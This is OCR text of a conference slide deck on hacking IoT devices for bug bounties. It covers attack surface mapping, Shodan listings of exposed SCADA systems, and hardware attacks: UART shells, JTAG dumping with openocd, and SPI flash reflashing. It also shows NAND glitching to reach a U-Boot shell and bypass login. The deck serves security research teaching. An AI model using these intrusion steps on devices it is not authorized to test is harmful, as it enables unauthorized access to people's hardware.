LEVELUP

HACKING IOT FOR BUG BOUNTIES

bugcrowd

ADITYA GUPTA

HELLO!

I am Aditya Gupta
I hack IoT devices for a living.

ABOUT ME?

- Run Attify – pentesting IoT devices for companies ranging from Startups to Fortune 100s
- Author of books – "Learning Pentesting for Android Devices" and "IoT Hacker's Handbook"
- Speaker and Trainer at BlackHat, Defcon, OWASP AppSec, ClubHack, PhDays, Syscan, ToorCon, InfoSec South West, Nullcon, CoCon and more
- IoT Pentesting Guide && Upcoming free video course
- Have pentested over 150+ IoT devices so far
- Found "critical" vulnerabilities in close to 95% of them
- Developed the "Offensive IoT Exploitation" training course
- Built Attify-Store to help other security researchers get tools and devices for learning IoT Hacking
- Publish videos and content online for information sharing

WHAT THIS PRESENTATION CONTAINS?

WHY?
Why you should use perform IoT bug bounties?

Why it's the "best" thing to happen for bug bounties?

WHAT?
What should you look for while doing IoT security research?

What tools, techniques and devices to use?

HOW?
How to actually find vulnerabilities?

Describing all the "what" sections?

How to start?

1.

THE WHY?

If you're not performing IoT bug bounties, you're missing out!

Why to do IoT bug bounty hunting

- It's the best thing to do in 2017
- Easiest targets
- Entry barrier is more than other categories though
- There is going to be enormous growth very very very soon
- Be prepared!

Why to do IoT bug bounty hunting

- Less competition as of now
- Manufacturers not making secure devices
- Once you know the methodology, you can jump into it straight away

A fridge full of spam: Hacked domestic appliances send a torrent of junk email

Monday 20 Jan 2014 10:24 pm

Tariq Tahir

Metro News Reporter


When 'Smart Homes' Get Hacked: I Haunted A Complete Stranger's House Via The Internet

Kashmir Hill, FORBES STAFF

Welcome to The Not-So Private Parts where technology & privacy collide **FULL BIO**

Opinions expressed by Forbes Contributors are their own.

"I can see all of the devices in your home and I think I can control them," I said to Thomas Hatley, a complete stranger in Oregon who I had rudely awoken with an early phone call on a Thursday morning.



The Hatleys' home was at my command after a Google search

He and his wife were still in bed. Expressing surprise, he asked me to try to turn the master bedroom lights on and off. Sitting in my living room in San Francisco, I flipped the light switch with a click, and resisted the Poltergeist-like temptation to turn the television on as well.

"They just came on and now they're off," he said. "I'll be darned."

Aditya Gupta Retweeted

Billy Rios @XSSniper · Nov 2

As seen in a medical device update utility! #YesWeCan

cc:@bobthebuilder @scotterven @charley_koontz

```
using ...

namespace Upgrade_Utility
{
    internal class FileInterface
    {
        private const string PASSWORD = "bobthebuilder";

        private static string[] _upgradeList;

        private static bool _downloadKernel = true;

        private static string _upgradeVersionKeyword = string.Empty;

        private static string _upgradeVersionNumber = string.Empty;
```

329 210

https://www.shodan.io/search?query=scada

Shodan | Developers | Book | View All...

SHODAN scada Explore Contact Us New to Shodan? Login or Register

Exploits | Maps

TOP COUNTRIES

Canada	95
United States	66
Spain	9
Taiwan, Province of China	8
Serbia	7

TOP SERVICES

HTTP	46
NetBIOS	41
FTP	40
SNMP	37
SMB	10

TOP ORGANIZATIONS

[redacted]	57
	21
	17
	8
	3

TOP PRODUCTS

Apache httpd	20
BMX P34 2020	9
Microsoft SQL Server	8
nginx	5
Microsoft IIS httpd	5

Showing results 1 - 10 of 251

[redacted]

Sweden

Details

```
HTTP/1.1 307 Temporary Redirect
Server: Scada v4.2.1
Connection: keep-alive
Date:Mon, 30 Nov 2015 22:50:36 GMT
Content-Length: 0
Location: html/index.html
```

Object moved

[redacted]

Hungary, Budapest

Details

SSL Certificate

Issued By:

|- Common Name: Go Daddy Secure Certificate Authority - G2

|- Organization: GoDaddy.com, Inc.

Issued To:

|- Common Name: *.tigaz.hu

Supported SSL Versions

SSLv3, TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 302 Found
Cache-Control: private
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
Location: //[redacted]u/scada/login.aspx
Server: Microsoft-IIS/8.5
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=l2x3xbyn35axog55fvatfd55; path=/; HttpOnly
X-Powered-...
```

301 Moved Permanently

[redacted]

United States

Details

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.7.9
Date: Mon, 30 Nov 2015 21:28:00 GMT
Content-Type: text/html
Content-Length: 184
Location: http://[redacted]5/scada
Connection: keep-alive
```

[redacted]

Canada

Details

```
220 Talbot SCADA (0[redacted]:7A) FTP server ready.
550 Can't set guest privileges.
214- The following commands are recognized (* =>'s unimplemented).
   USER    PORT    STOR    MSAM*   RNTO    NLST    MKD     CDUP
   PASS    PASV    APPE    MRSQ*   ABOR    SITE    XMKD    XCUP
   ACCT*   ...
```

Object moved

While on a drive through Shodan, Shawn Merdinger, a security researcher at the University of Florida, found a bunch of Caterpillar trucks that were “parked” on the open Internet. Their onboard monitoring systems were accessible with an easily guessed username/password:

CATERPILLAR®

Communicator

Home

Network

Auto File DL

Man File DL

Manage VIMS

Diagnostic

Manage Unit

Authentication Required

A username and password are being requested by realm"

User Name:

Password:

OK

VIMS Onboard Time 2013/09/05 11:13:55

Display Log File

2.

THE WHAT?

What should you look for during IoT bug bounties?

What do you see when you see a device?

When you look at a device, you can figure out the possible attack vectors.

Just look closely!

What to do once you have a target

- Find out various ways to compromise the security of the entire IoT device solution
- Don't just focus on one small part, rather look at the entire solution
- Which areas do you think would be most probably vulnerable – start there.

3.

THE HOW?

How to find those vulnerabilities that companies would pay you $$ for ?

"HACKING IOT IS NOT A "BLACK MAGIC"
IT CAN BE LEARNT.
BUT TOO LESS RESOURCES. "

How to start IoT bug bounty hunting

- Quite different from a typical pentest
- You have to focus on the entire device (not just a single component)
- But there's a methodology for that
- The IoT pentesting methodology – iotpentestingguide.com
- Consists of 5 phases

How to start IoT Bug Bounty Hunting

- Attack Surface Mapping
- Hacking the Embedded Device
- Hacking Firmware
- Hacking Mobile, Web and Cloud components
- Hacking Radio Communications

Attack Surface Mapping - Step 1

Recon

- Understand the device
- Any visible ports
- What are the components
- Communication mediums?


Available info

- Google
- Datasheets
- Support groups
- Community center
- Social Engineering
- FCC ID

Attack Surface Mapping - Step 2

- Map out the attack surface (Architecture diagram)
- What are the various entry points
- What are the various communication mediums used?
- Are there any additional web endpoints?
- What is the protocol/standard which is used?
- Are their security specifications on the product?

CREATING AN ARCHITECTURE DIAGRAM



This is what Philips Hue Hub looks like


EW780-8913-00

Is the FCC-ID printed on the device

WHAT'S NEXT?

- Now that we have done the Attack Surface mapping, next steps are performing actual exploitation
- Need to perform it in a systematic way
- Often one component would lead to insights into others
- Device => Dump firmware.
- Firmware => How does the communication works

How to approach IoT devices to find bugs



Embedded Device Hacking

Hardware Hacking 101 for Pentesters

HACK THE EMBEDDED DEVICE


- Always start with the Embedded Device
- I know most of you are not hardware hackers
- But getting started is not “tough”
- Look for the entry points
- How about a quick crash course in Embedded Device hacking?
- And then point to the resources you need to learn more.


Hacking Embedded Device - Get Started

- Open up the device
- There could be physical tampering protections
- Various kind of screws – get your screwdriver toolkit
- Look at the chipsets
  - Use USB microscope (or actual ones)
  - Use phone's flashlight to read off the component names

HACKING EMBEDDED DEVICE - DIG DEEP

- Once you open up the device, look for exposed ports
- UART interfaces are the easiest to find and exploit
- Use a multimeter to find out Tx, Rx and GND
- Connect it to Attify Badge (or any USB-TTL)
- Identify the baudrate
- Run Minicom to get shell access
- Quick demo?


2.4GHZ
WiFi/BT
LUT JTAG
433MHZ
LUTRON
MAC label
915MHZ WAVE
NAND Flash
ZW SPI
SN label
iMX JTAG
DUART
3V3
TX
RX
GND
JTAG/SWD
2.4GHZ
Zigbee
IDC debug
ASSY 40-00007-01
Rev.
433MHZ KIDDE


Window
Help
Sat 6:10 pm
Terminal
oit@oit: ~
oit@oit:~$
VMware Fusion

Hacking Embedded Device - JTAG

- Find out JTAG interface
- Can be a bit tougher compared to UART
- Can also be scattered across the board
- Use JTAGulator or Arduino Nano flashed with JTAGEnum
- Easily identify pinouts for JTAG

HACKING EMBEDDED DEVICE - DEBUG JTAG

- Once pins are identified, make the connections
- Run

  openocd –c "telnet_port 4444" –f badge.cfg –f target-chip.cfg
- In another terminal – telnet localhost 4444
- Halt and then

  flash banks


  dump_image firmware.bin [address] [size]

```
oit@oit:~/jtag$ sudo arm-none-eabi-gdb --eval-command="target remote localhost:3333" [redacted]
GNU gdb (7.6.50.20131218-0ubuntu1+1) 7.6.50.20131218-cvs
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "--host=x86_64-linux-gnu --target=arm-none-eabi".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stm.elf...done.
Remote debugging using localhost:3333
0x080009f0 in Reset_Handler ()
(gdb) info registers
r0             0x0      0
r1             0x200004bc       536872124
r2             0x0      0
r3             0x1      1
```

Hacking Embedded Device - Dump Flash

- Can also look for Flash chips
- You will be able to find these by reading the component name and looking online for their datasheet
- Use flashrom or spiflash.py (part of libmpsse) to dump the flash content which would contain sensitive information
- Reverse engineer the firmware


Hacking Embedded Device - Dump Flash



Dumping Firmware - Look at the Datasheet

Package Types

PDIP/SOIC




Dumping Firmware - Look at the Datasheet

```
root@oit:/home/attify/Downloads/libmpsse/src/examples# python spiflash.py -s 5120000 -w new.bin
FT232H Future Technology Devices International, Ltd initialized at 15000000 hertz
Writing 5120000 bytes from new.bin to the chip starting at address 0x0...done.
```

NAND GLITCHING

- A number of devices fall vulnerable to glitching based attacks
- A way to generate fault scenario and have the processor behave in an unexpected way
- If the bootloader fails to boot kernel, it will jump back to the bootloader shell, which is extremely useful for us as pentesters
- Short the pins and get bootloader shell
- Flash your own kernel or bypass login + more.



```
Environment size: 520/131068 bytes
hilinux # setenv bootargs mem=68M console=ttyAMA0,115200 root=1f01 rootfstype=jffs2 mtdp
arts=physmap-flash.0:4M(boot),12M(rootfs),14M(app),2M(para) busclk=220000000 single
hilinux # printenv
```

```
hilinux # printenv
bootdelay=1
baudrate=115200
bootfile=uImage
bootcmd=showlogo;bootm 0x80100000
verify=n
jpeg_size=0x20000
logo_addr=0x81f00000
ethaddr=06:91:36:74:DE:7B
filesize=3028
fileaddr=81F80000
gatewayip=192.168.1.1
netmask=255.255.0.0
ipaddr=192.168.1.88
serverip=192.168.1.99
stdin=serial
stdout=serial
stderr=serial
verify=n
ver=U-Boot 2008.10 (Dec  8 2011 - 15:55:01)
bootargs=mem=68M console=ttyAMA0,115200 root=1f01 rootfstype=jffs2 mtdparts=physmap-fla
h.0:4M(boot),12M(rootfs),14M(app),2M(para) busclk=220000000 single

Environment size: 527/131068 bytes
hilinux # bootm 0x80100000
```

FIRMWARE HACKING

Identifying vulns in the firmware

HACK THE FIRMWARE

- Firmware analysis is extremely straight-forward (to find basic vulns)
- If you're good in RE – you would be able to identify more vulns
- Learn ARM and MIPS RE
